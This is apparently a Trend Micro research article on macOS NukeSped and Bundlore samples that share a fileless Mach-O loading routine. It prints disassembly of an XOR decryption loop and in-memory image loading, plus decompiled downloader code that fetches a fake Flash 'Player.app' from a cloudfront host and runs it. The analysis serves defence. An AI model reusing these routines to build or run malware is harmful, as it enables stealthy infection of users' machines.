NukeSped Copies Fileless Code From Bundlore, Leaves It Unused

trendmicro.com/en_hk/research/21/f/nukesped-copies-fileless-code-from-bundlore--leaves-it-unused.html

June 22, 2021

Malware

While investigating samples of NukeSped, a remote access trojan (RAT), Trend Micro came across several Bundlore adware samples using the same fileless routine that was spotted in NukeSped.

By: Luis Magisa, Ariel Neimond Lazaro June 22, 2021 Read time: (words)

While investigating samples of NukeSped, a remote access trojan (RAT), Trend Micro came across several Bundlore adware samples using the same fileless routine that was spotted in NukeSped. The backdoor has been attributed to the cybercriminal group Lazarus, which has been active since at least 2014. There are multiple variants of NukeSped, which is designed to run on 32-bit systems and uses encrypted strings to evade detection. Recently, a more sophisticated form of this trojan called ThreatNeedle surfaced as part of a cyberespionage campaign by Lazarus.

The encrypted Mach-O file discovered in these samples has upgraded Bundlore — a malware family that installs adware in a target's device under the guise of downloading legitimate applications — to a stealthier and memory-resident threat. Bundlore has also been known to target macOS devices and was linked to an attack on macOS Catalina users last year.

Our analysis of the file *Ants2WhaleHelper* used by Lazarus led us to detect it as NukeSped. Another file with NukeSped detection, *unioncryptoupdater*, was also found in VirusTotal. Both contained a routine that looks to be based on a GitHub submission. Curiously, however, neither of these files seems to make use of this routine.

Using Interactive Disassembler Pro (IDA Pro) on the *Ants2WhaleHelper* file revealed its main payload as *_mapBuffer* (Figure 1), which appears to be a modified version of the *_memory_exec* function (Figure 2). This function looks like it was based on code from the GitHub post; however, there were no references that point to the *_memory_exec* function.



Figure 1. The *_mapBuffer* function



Figure 2. The *_memory_exec* function copied from the GitHub post

Moreover, the payload has a *_resolve_symbol* function that does not seem to be used. It also does not appear to be necessary, as evidenced in Figure 3. NukeSped typically retrieves and launches its payload from a web server, so it does not need the superfulous *_resolve_symbol* function, which locates data internally. As Figure 4 shows, searching for the operation codes of this function on VirusTotal led to its detection in 201 files. The results yielded only two NukeSped samples while the rest were Bundlore samples.



Figure 3. The *_resolve_symbol* functions of NukeSped (left) vs. Bundlore (right)



Figure 4. The searched operation codes

Similarly, a search using VirusTotal's Retrohunt yielded 273 results; most of these were Bundlore files and only three were Nukesped files. However, one of these Nukesped samples was verified as the parent of a Nukesped file from the previous search. Among the Bundlore samples discovered, the oldest one dates back to May of last year. Further investigation of these Bundlore samples from the VirusTotal query revealed that these were indeed using fileless routines, enabling Bundlore to execute a payload directly from memory.

Bundlore's fileless routine

Our study of the Bundlore samples showed that these utilize the same functions that were found unused in the NukeSped samples. As seen in Figure 5, these were obfuscated, as they were under random names when disassembled in IDA Pro. While the functions have some differences, the routine for in-memory file execution remains the same (Figure 6 and 8).



Figure 5. The obfuscated functions

```
loc_100006C5D:
lea     rsi, [rbp+var_D8]
mov     edx, 1000h
xor     ecx, ecx
call    _find_macho
mov     rbx, [rbp+var_D8]
mov     rdi, rbx
mov     esi, 19h
mov     edx, 'Mmor'
call    _resolve_symbol
cmp     rax, 0FFFFFFFFFFFFFFFFh
jz      loc_100006D8A

mov     r14, rax
mov     [rbp+var_E0], r13
mov     rdi, rbx
mov     esi, 4
mov     edx, 'Mkni'
call    _resolve_symbol
cmp     rax, 0FFFFFFFFFFFFFFFFh
jz      loc_100006DB4

mov     r13, rax
mov     ebx, [r12+0Ch]
cmp     ebx, 8
jz      short loc_100006CCF

mov     dword ptr [r12+0Ch], 8

loc_100006CCF:
lea     rdx, [rbp+var_E8]
mov     rdi, r12
mov     rsi, r15
call    r14             ; _NSCreateObjectFileImageFromMemory
cmp     eax, 1
jnz     loc_100006DDE
```

```
push    rbp
mov     rbp, rsp
push    r15
push    r14
push    r12
push    rbx
sub     rsp, 30h
mov     rbx, rdi
mov     rax, cs:___stack_chk_guard_ptr
mov     rax, [rax]
mov     [rbp+var_28], rax
mov     esi, 19h
mov     edx, 'Mmor'
call    _resolve_symbol
mov     r14d, 0FFFFFFFFh
cmp     rax, 0FFFFFFFFFFFFFFFFh
jz      loc_100001E56

mov     r12, rax
mov     esi, 4
mov     edx, 'Mkni'
mov     rdi, rbx
call    _resolve_symbol
cmp     rax, 0FFFFFFFFFFFFFFFFh
jz      loc_100001E56

loc_100001DB0:
mov     ebx, cs:dword_1000072EC
cmp     ebx, 8
jz      short loc_100001DC5

mov     cs:dword_1000072EC, 8

loc_100001DC5:
lea     rdi, start_DATA_section
lea     rdx, [rbp+var_48]
call    r12             ; NSCreateObjectFileImageFromMemory
cmp     eax, 1
jnz     short loc_100001E56
```

Figure 6. The disassembly of NukeSped (left column) vs. Bundlore (right column) samples

The main routines of one of the Bundlore samples (sha256:0a3a5854d1ae3f5712774a4eebd819f9e4e3946f36488b4e342f2dd32c8e5db2) are as follows:

1. Decrypt the *__DATA.__data* section to reveal the embedded Mach-O file, as shown in Figure 7. The decryption uses an XOR key that is incremented per cycle: for example, a 0xDD increment by 0x2A, 0xDD, 0x00, 0x2A, 0x54, 0x7E, 0xA8, 0xD2, 0xFC, 0x00, and so on.

   ```
   mov     r15, rax
   mov     esi, cs:_end_DATA_section
   test    rsi, rsi
   jz      short loc_100001DB0

   mov     eax, 0DDh
   xor     ecx, ecx
   lea     rdx, _start_DATA_section
   xor     edi, edi

   loc_100001D9A:
   xor     [rdi+rdx], al
   add     eax, 2Ah ; '*'
   cmp     eax, 0FEh
   cmovg   eax, ecx
   inc     rdi
   cmp     rsi, rdi
   jnz     short loc_100001D9A
   ```

   Figure 7. The decryption routine of the *__DATA.__data* section

2. Invoke a function called *NSCreateObjectFileImageFromMemory* to create an adware image from the Mach-O file in memory. Afterward, *NSLinkModule* is called to link the malicious image to the main executable's image library. The Mach-O file format is changed from an executable (0x02) to a bundle (0x08) before it can call *NSCreateObjectFileImageFromMemory*, as was shown in Figure 6.

3. Parse the Mach-O file's header structure in memory for *value(LC_MAIN)*, a load command that has the value 0x80000028. This command contains data such as the offset of the Mach-O file's entry point (Figure 8). Afterward, the adware retrieves the offset and goes to the entry point.

Figure 8. Finding the entry point of the malicious image in NukeSped (left column) vs. Bundlore (right column)

Bundlore’s Mach-O file runs in memory

The decryption keys and increment values differ across the Bundlore samples. To gain a better understanding of the embedded file, we created a Python script to decrypt and extract their embedded Mach-O files. By doing so, we were able to observe one such decrypted Mach-O file (sha256: a7b6639d9fcdb13ae5444818e1c35fba4ffed90d9f33849d3e6f9b3ba8443bea) with the routines shown in Figure 9. It connects to a target URL (1363633710118521017336363l[.]cloudfront[.]net/?cc-00&), but the address varies among the samples. An app bundle called *Player.app*, which poses as Flash Player, is then downloaded and extracted into a /tmp directory. The *chmod 777* command is used on the extracted app bundle, after which the fake application is launched. While it performs these routines, Bundlore displays a fraudulent error message (Figure 10). Upon completion, it goes dormant by calling the sleep function and looping it repeatedly.

There were no significant differences seen when running the Bundlore samples in macOS Big Sur and macOS Catalina. However, our researchers found that with the default settings of macOS, in which the System Integrity Protection (SIP) and Gatekeeper security features are enabled, the Bundlore samples are blocked and are unable to run. This was observed in both macOS Catalina and macOS Big Sur environments; similarly, the Bundlore samples were also blocked and unable to run under the default settings of macOS Monterey, Apple's recently released operating system.

```
int _main(int arg0) {
    r12 = *(type metadata accessor for Foundation.UUID(0x0) - 0x8);
    rbx = &stack[-56] - (*(r12 + 0x40) + 0xf & 0xfffffffffffffff0);
    Foundation.UUID.init();
    *SwiftShellCore.session_guid : Swift.String = Foundation.UUID.uuidString.getter : Swift.String();
    *qword_10001f460 = rdx;
    (*(r12 + 0x8))(rbx, rax);
    *SwiftShellCore.downloadDestinationPath : Swift.String = '/tmp/ins';
    *qword_10001f470 = 'tallz\x00\x00\xed';
    *SwiftShellCore.unzipDestinationPath : Swift.String = '/tmp/ins';
    *qword_10001f480 = 'tall\x00\x00\x00\xec';
    *SwiftShellCore.unzipPassword : Swift.String = 0xd00000000000001a;
    *qword_10001f490 = 0x800000010001a7f0;
    *SwiftShellCore.appName : Swift.String = 'Player.a';
    *qword_10001f4a0 = 'pp\x00\x00\x00\x00\x00\xea';
    rdi = *lazy cache variable for type metadata for Swift._ContiguousArrayStorage<Swift.String>;
    if (rdi == 0x0) {
            rdi = type metadata accessor for Swift._ContiguousArrayStorage(0x0, *type metadata for Swift
            if (rdx == 0x0) {
                    *lazy cache variable for type metadata for Swift._ContiguousArrayStorage<Swift.Strin
            }
    }
    rax = swift_allocObject();
    *(int128_t *)(rax + 0x10) = intrinsic_movups(*(int128_t *)(rax + 0x10), intrinsic_movaps(xmm0, *(int
    *(rax + 0x20) = 0xd000000000000010;
    *(rax + 0x28) = "136363371011852101733636 31" | 0x8000000000000000;
    *(rax + 0x30) = 0xd000000000000014;
    *(rax + 0x38) = ".cloudfront.net/" | 0x8000000000000000;
    *(rax + 0x40) = '?cc=00&';
    *(rax + 0x48) = 0xe700000000000000;
    *SwiftShellCore.expectedDownloadUrls : [Swift.String] = rax;
    SwiftShellCore.check(rdi, 0x50, 0x7);
    SwiftShellCore.downloadInstaller(rdi);
    goto loc_100012ba0;

loc_100012ba0:
    sleep(0x1);
    goto loc_100012ba0;
}
```

Figure 9. The decrypted Mach-O file’s main routines



Figure 10. The fake error message displayed by *Player.app*

Trend Micro Solutions

Continuous vigilance against threat groups is an important aspect of keeping up with — if not staying one step ahead of — threats. To protect systems from this type of threat, users can use multilayered security solutions like Trend Micro Antivirus for Mac and Trend Micro Protection Suites that help detect and block attacks. Trend Micro Vision One™ also provides visibility, correlated detection, and behavior monitoring across multiple layers, such as emails, endpoints, servers, and cloud workloads. This ensures that no significant incidents go unnoticed and allows faster response to threats before they can do any real damage to the system.

MITRE Tactics, Techniques, and Procedures (TTPs) of Bundlore

Initial Access	Execution	Privilege Escalation	Defense Evasion	Command and Control (C&C)
Drive-by compromise	User execution	Process injection	Deobfuscate/Decode files or information	Web service
			Masquerading	
			Process injection	

Indicators of Compromise (IOCs)

sha256	File	Detection
bb430087484c1f4587c54efc75681eb60cf70956ef2a999a75ce7b563b8bd694	Ants2WhaleHelper	Trojan.MacOS.Agent.PFH
631ac269925bb72b5ad8f469062309541e1edfec5610a21eecded75a35e65680	unioncryptoupdater	Trojan.MacOS.LAZARUS.A
0a3a5854d1ae3f5712774a4eebd819f9e4e3946f36488b4e342f2dd32c8e5db2	smokehouses	Adware.MacOS.BUNDLORE.RSMSGGK2
a7b6639d9fcdb13ae5444818e1c35fba4ffed90d9f33849d3e6f9b3ba8443bea	Embedded Mach-O	Adware.MacOS.BUNDLORE.MANP